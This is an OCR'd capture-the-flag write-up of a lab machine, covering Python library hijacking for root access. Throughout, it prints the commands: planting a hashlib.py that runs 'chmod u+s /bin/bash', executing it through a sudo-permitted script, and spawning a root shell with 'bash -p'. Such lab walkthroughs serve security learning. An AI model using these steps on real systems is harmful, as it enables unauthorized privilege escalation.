
```
1. richard@stratosphere:~$ python -c 'import sys; print(sys.path)'
['', '/usr/lib/python2.7', '/usr/lib/python2.7/plat-x86_64-linux-gnu', '/usr/lib/python2.7/lib-tk', '/usr/lib/python2.7/lib-old',
```

```
'/usr/lib/python2.7/lib-dynload', '/usr/local/lib/python2.7/dist-packages', '/usr/lib/python2.7/dist-packages',
'/usr/lib/python2.7/dist-packages/gtk-2.0']
2. This is the path that the python libraries will take when executing commands with a sys import.
3. $ find /usr/lib/python3.5 \-name hashlib.py 2>/dev/null
4. richard@stratosphere:~$ find /usr/lib/python3.5 \-name hashlib.py 2>/dev/null
5. richard@stratosphere:~$ grep -i -C1 "hashlib" $(find /usr/lib/python3.5 -name \*.py)
6. Here are some different ways to run the find command that I like to use.
7. $ grep -i -C1 "hashlib" $(find /usr/lib/python3.5 -name \*.py) <<< This one here is working in a recursive way because not only
is it listing the title hashlib.py but anything containing the word hashlib inside of the specified directory that has a .py
extension to it.
------------------------------------------------------------
/usr/lib/python3.5/hashlib.py-    algorithms_available = algorithms_available.union(
/usr/lib/python3.5/hashlib.py:            _hashlib.openssl_md_meth_names)
/usr/lib/python3.5/hashlib.py-except ImportError:
------------------------------------------------------------
8. This command "find /usr/lib/python3.5 \-name hashlib.py 2>/dev/null" is a useless command. If you already know the name of the
file why not just use ls command.
9. richard@stratosphere:~$ ls -la /usr/lib/python3.5/hashlib.py
-rw-r--r-- 1 root root 7979 Sep 27  2018 /usr/lib/python3.5/hashlib.py
10. Then you also get the file permissions. My OCD kicks in these type of scenarios. I just do not like wasting time with my
commands. Kind of like this random tangent rant about the find command right now. lol, moving on.
```

19. Python Library hijacking continued...

```
1. S4vitar is saying in order to hijack the library when need to perform a path hijacking. Where we create hashlib.py in the same
folder that the executable '/home/richard/test.py' is in. By default a file will search the directory it is in first for the
required files. This is what makes computing possible. If this was not the case it would be impossible for many systems to run
because rarely is the absolute path used in many packages. That is just a guess but I am pretty sure I am correct. Bascially, not
to be long in my explanation.
2. We create hashlib.py in the same folder that test.py is in. It will see hashlib.py and run it first before following the
python3.5 path library order. See below.
3. Here is the python library path order.
4. $ python -c 'import sys; print(sys.path)'
['', '/usr/lib/python2.7', '/usr/lib/python2.7/plat-x86_64-linux-gnu', '/usr/lib/python2.7/lib-tk', '/usr/lib/python2.7/lib-old',
'/usr/lib/python2.7/lib-dynload', '/usr/local/lib/python2.7/dist-packages', '/usr/lib/python2.7/dist-packages',
'/usr/lib/python2.7/dist-packages/gtk-2.0']
4. On my machine it is this.
5. ▷ python -c 'import sys; print(sys.path)'
['', '/usr/lib/python311.zip', '/usr/lib/python3.11', '/usr/lib/python3.11/lib-dynload', '/usr/lib/python3.11/site-packages']
6. So now that we know how this works. Lets go for it.
7. richard@stratosphere:~$ ls -l
total 12
drwxr-xr-x 2 richard richard 4096 Oct 18  2017 Desktop
-rwxr-x--- 1 root    richard 1507 Mar 19  2018 test.py
-r-------- 1 richard richard   33 Apr 11 00:40 user.txt
8. richard@stratosphere:~$ touch hashlib.py
9. richard@stratosphere:~$ ls -l
total 12
drwxr-xr-x 2 richard richard 4096 Oct 18  2017 Desktop
-rw-r--r-- 1 richard richard    0 Apr 11 18:51 hashlib.py
-rwxr-x--- 1 root    richard 1507 Mar 19  2018 test.py
-r-------- 1 richard richard   33 Apr 11 00:40 user.txt
10. richard@stratosphere:~$ nano hashlib.py
11. Then we will add 'chmod u+s /bin/bash', but since we executing via 'python3.5' we need to wrap the bash command in python
syntax.
--------------------------
import os

os.system("chmod u+s /bin/bash")
--------------------------
```



PWNED

```
1. richard@stratosphere:~$ nano hashlib.py
2. richard@stratosphere:~$ sudo -u root /usr/bin/python /home/richard/test.py
Solve: 5af003e100c80923ec04d65933d382cb
^CTraceback (most recent call last):
  File "/home/richard/test.py", line 38, in <module>
    question()
  File "/home/richard/test.py", line 6, in question
    q1 = input("Solve: 5af003e100c80923ec04d65933d382cb\n")
KeyboardInterrupt
3. richard@stratosphere:~$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1168776 Apr 18  2019 /bin/bash <<< stickybit assigned
4.richard@stratosphere:~$ bash -p
5. bash-5.0# whoami
root
6. bash-5.0# cat /root/root.txt
815f88cd480ecfaacb22f145ede80634
```

21. Post Exploitation & comments.

```
1. This is how they assigned the sudo -l permission for richard to be able to run test.py as root.
2. bash-5.0# cat /etc/sudoers | grep richard
3. richard ALL=(ALL) NOPASSWD: /usr/bin/python* /home/richard/test.py
4. If you run the command against a different file you will get prompted for the sudo password. We know richards ssh passphrase
but not his sudo password.
5. richard@stratosphere:~$ sudo -u root /usr/bin/python bash
```